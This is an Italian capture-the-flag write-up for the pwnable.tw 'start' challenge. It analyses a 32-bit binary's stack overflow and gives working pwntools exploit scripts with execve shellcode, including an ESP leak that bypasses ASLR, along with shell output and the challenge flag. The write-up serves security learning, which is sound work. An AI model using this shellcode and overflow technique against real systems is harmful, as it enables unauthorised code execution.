
Pwnable.tw Challenge “start” Writeup

By BSG-SalvoL

Scaricato l’unico file dato dalla challenge, ci troviamo di fronte ad un eseguibile ELF a 32bit che non possiede alcuna protezione, Come mostrato dall’esecuzione del comando *“checksec”*.

Dobbiamo però ricordarci che i sistemi ospitanti hanno di default attiva la protezione ASLR.

Avviando l’eseguibile ci viene mostrata in output la stringa *“Let’s start the CTF:”* e ci viene richiesto un input, per poi terminare. Si nota facilmente come inserendo diversi caratteri su questa richiesta di input vi è un errore di segmentazione che lascia presagire ad un Buffer Overflow.



Analizzando il programma con Ghidra (ultima versione al 09/07/2019) otteniamo un programma che è palesemente scritto in linguaggio assembly. Infatti, questo programma non ha una funzione main ed ha entry point in una funzione chiamata _start. Inoltre, la frame di questa funzione non viene inizializzata come un programma in linguaggio c/c++ perché in questi linguaggi generalmente le prime istruzioni assembly sono:

push *ebp*

mov ebp esp


mentre qui troviamo direttamente:

push esp

Oltre questa funzione il programma ha una seconda funzione _exit che non fa altro che terminare l’esecuzione del programma.

Code Analysis

Analizziamo quindi passo passo le istruzioni assembly forniteci da Ghidra.



```
                        undefined __cdecl entry(void)
          undefined       AL:1          <RETURN>
          undefined4      Stack[-0x4]:4 local_4                          XREF[1]:     08048060(*)
                        _start                                       XREF[3]:     Entry Point(*), 08048018(*),
                        entry                                                     _elfSectionHeaders::00000034(*)
     08048060 54            PUSH        ESP=>local_4
     08048061 68 9d 80      PUSH        _exit
              04 08
     08048066 31 c0         XOR         EAX,EAX
     08048068 31 db         XOR         EBX,EBX
     0804806a 31 c9         XOR         ECX,ECX
     0804806c 31 d2         XOR         EDX,EDX
     0804806e 68 43 54      PUSH        0x3a465443
              46 3a
     08048073 68 74 68      PUSH        0x20656874
              65 20
     08048078 68 61 72      PUSH        0x20747261
              74 20
     0804807d 68 73 20      PUSH        0x74732073
              73 74
     08048082 68 4c 65      PUSH        0x2774654c
              74 27
     08048087 89 e1         MOV         ECX,ESP
     08048089 b2 14         MOV         DL,0x14
     0804808b b3 01         MOV         BL,0x1
     0804808d b0 04         MOV         AL,0x4
     0804808f cd 80         INT         0x80
     08048091 31 db         XOR         EBX,EBX
     08048093 b2 3c         MOV         DL,0x3c
     08048095 b0 03         MOV         AL,0x3
     08048097 cd 80         INT         0x80
     08048099 83 c4 14      ADD         ESP,0x14
     0804809c c3            RET

                        *************************************************************
                        *                          FUNCTION                         *
                        *************************************************************
                        noreturn void __cdecl _exit(int __status)
          void            <VOID>        <RETURN>
          int             Stack[0x4]:4  __status
          undefined4      Stack[0x0]:4  local_res0                       XREF[1]:     0804809d(*)
                        _exit                                        XREF[1]:     entry:08048061(*)
     0804809d 5c            POP         ESP=>local_res0
     0804809e 31 c0         XOR         EAX,EAX
     080480a0 40            INC         EAX
     080480a1 cd 80         INT         0x80
**********
```

- Due push sullo stack, una per salvare l'attuale esp che indica la base dello stack, l'altra per inserire l'indirizzo di ritorno che punta alla funzione exit.
- 4 XOR che impostano a 0 i registri EAX, EBX, ECX ed EDX, ricordando che lo XOR restituisce 0 tra due bit uguali ed 1 tra due bit diversi.
- 5x PUSH di quattro valori esadecimali fissati. Poiché l'architettura è little-endian partendo dai byte più a destra di ognuno e ricordando la struttura LIFO dello Stack viene inserito nello stack la stringa "Let's start the CTF:".
- Vengono poi impostati i registri ECX = ESP, DL = 20, BL = 1, e AL = 4, per poi eseguire con l'istruzione INT 0x80 una SYSCALL.
- Vengono poi impostati i registri in questo modo EBX = 0, DL = 60, AL = 3, per poi eseguire nuovamente una SYSCALL.
- Viene Aggiunto 20 (0x14) all'ESP (riportandolo alla posizione iniziale della frame poiché le 5 push hanno allargato lo stack esattamente di 20 posizioni (5 Word -> 5 Push)
- Viene eseguito RET sull'indirizzo della exit per uscire dal programma.

Analizziamo in maniera più precisa le due SYSCALL richiamate.

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520

Osserviamo come il valore salvato su EAX indichi quale SYSCALL viene richiamata, quindi write per la prima (0x04) e read per la seconda (0x03). Il valore salvato su EBX invece, indica il descrittore del file dalla quale prendere/scrivere l'input/output. Per la write viene impostato EBX = 1 (STDOUT), mentre per la read EBX = 0 (STDIN). Il valore contenuto su ECX è per entrambe le SYSCALL lo stesso ed indica una stringa da scrivere su STDOUT per la write (" Let's start the CTF:") e dove scrivere sullo stack per la read da STDIN. Su EDX viene impostata la dimensione dell'output/input che è di 20 per la write su STDOUT e di 60 per la read.

Questo valore di 60 (0x3c) per la read è un valore troppo grande, infatti una volta riscritti i 20 bytes della stringa "Let's start the CTF:" andremo con un input più grande a sovrascrivere l'indirizzo di ritorno, l'indirizzo della base dello stack ed ancora oltre nella zona di memoria dello stack dove sono in questo caso presenti le variabili d'ambiente generando appunto un Buffer Overflow.

Exploitation

Passiamo quindi a capire come immettere un payload valido per ottenere una shell funzionante. Poiché non c'è la protezione NX attiva, lo stack è eseguibile e quindi possiamo usare la tecnica dello Shellcode Injection. Se nella macchina su cui risiede la nostra challenge è attivo l'ASLR necessitiamo però di un leak di un indirizzo dello stack per poterlo manomettere.

Consideriamo in questa fase che l'ASLR non sia attivo, questo è il nostro stack dopo l'inserimento della stringa sullo STDOUT: (gli indirizzi sono presi avviando il debugger gdb)

Address	Value	Offset
0xffffd324 0xffffd328 0xffffd32c 0xffffd330 0xffffd334	Let' s st art the CTF:	ESP-24 ESP-20 ESP-16 ESP-12 ESP-8
0xffffd338	RETURN ADDRESS TO EXIT 0x804809d	ESP-4
0xffffd33c	FRAME START 0xffffd280	ESP

A questo punto ESP punterà ancora ad ESP-24 e dobbiamo inserire il nostro payload per eseguire l'attacco ed aprire una shell. Poiché dobbiamo, prima di arrivare all'indirizzo di ritorno, sovrascrivere tutta la stringa "Let's start the CTF:" dobbiamo inserire 20 caratteri, ovvero la lunghezza di tale stringa, esempio il carattere 'A' (0x41) ripetuto per 20 volte. A questo punto dobbiamo decidere un indirizzo di ritorno, scegliamo per semplicità di continuare al di sotto di questo indirizzo di ritorno scegliendo l'indirizzo 0xffffd33c e subito dopo inseriamo il nostro shellcode, ottenendo quindi in python:

```python
from pwn import *

p = process("/home/kali-sg/Scaricati/CTFs/pwnable/start/start")

# x86/linux/exec: 24 bytes
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
    "\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)

padding = 'A'*20
static_esp = 0xffffd33c
success("ESP = " + hex(static_esp))
payload_static = padding + p32(static_esp) + shellcode
p.sendafter("Let's start the CTF:", payload_static)
```

Dove la variabile shellcode è stata generata usando il comando:

*"gdb **shellcode generate x86/linux exec"***

Avviando il seguente exploit quindi dovremmo ottenere una shell, e ciò avviene:

```
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/start$ python expl.py
[+] Starting local process '/home/kali-sg/Scaricati/CTFs/pwnable/start/start': pid 8236
[+] ESP = 0xffffd33c
[*] Switching to interactive mode
$ whoami
kali-sg
$
```

Questo accade però esclusivamente se l'ASLR è stato disattivato perché, qualora fosse attivo, questo farebbe cambiare ad ogni diversa esecuzione gli indirizzi dello stack. Cercando di far funzionare lo stesso script in remoto per completare la challenge, l'attacco non va a buon fine, probabilmente dovremo bypassare l'ASLR.

Riattiviamo quindi l'ASLR sulla macchina in locale e cerchiamo un modo per effettuare il leak di un indirizzo dello stack su cui possiamo scrivere.

Poiché arrivati alla RETURN lo stack si trova esattamente dopo la stringa stampata a video, possiamo far eseguire un'altra SYSCALL write su STDOUT modificando l'indirizzo di ritorno alle istruzioni che si occupano di tale procedura, queste iniziano, facendo riferimento all'analisi condotta su Ghidra all'indirizzo ***0x08048087 mov ECX ESP;***

Ritornare a questo indirizzo è perfetto per il nostro scopo, infatti la SYSCALL stamperà come prima word (4bytes) l'indirizzo di ESP e poi il programma procederà consentendoci di scrivere ancora sullo stack. Poiché verrà eseguita anche l'istruzione che porterà ESP a ESP+0x14, dovremo inserire ancora altri 20 caratteri di Padding prima di inserire un indirizzo di ritorno che punterà a questo punto al nostro shellcode. Modifichiamo quindi così il nostro exploit:

```python
from pwn import *

#p = process("/home/kali-sg/Scaricati/CTFs/pwnable/start/start")
p = remote("chall.pwnable.tw", 10000)

static = 1;

# x86/linux/exec: 24 bytes
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
    "\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)

padding = 'A'*20

def no_aslr_mode():
    static_esp = 0xffffd33c
    success("ESP = " + hex(static_esp))
    payload_static = padding + p32(static_esp) + shellcode
    p.sendafter("Let's start the CTF:", payload_static)
    with open("expl.txt", "wb") as f:
        f.write(payload_static)

def aslr_mode():
    write_addr = 0x08048087
    retn_addr = p32(write_addr)
    payload = padding + retn_addr
    p.sendafter("Let's start the CTF:", payload)
    esp = u32(p.recv()[:4])
    retn_addr = esp+20
    success("Leaked ESP = " + hex(esp))
    success("Return Address = " + hex(retn_addr))
    payload = padding + p32(retn_addr) + shellcode
    p.send(payload);

if(static == 0):
    no_aslr_mode()
else:
    aslr_mode()

p.interactive()

```

Modificando la variabile static possiamo metterci nella condizione no_ASLR (solo locale) oppure con ASLR ed ottenere una shell. Si noti che il caso con ASLR comprende anche quello no_ASLR (funziona anche con ASLR disattivato).


kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/start$ python expl.py
[+] Opening connection to chall.pwnable.tw on port 10000: Done
[+] Leaked ESP = 0xffa9f020
[+] Return Address = 0xffa9f034
[*] Switching to interactive mode
$ cat /home/start/flag
FLAG{Pwn4bl3_tW_1s_y0ur_st4rt}
$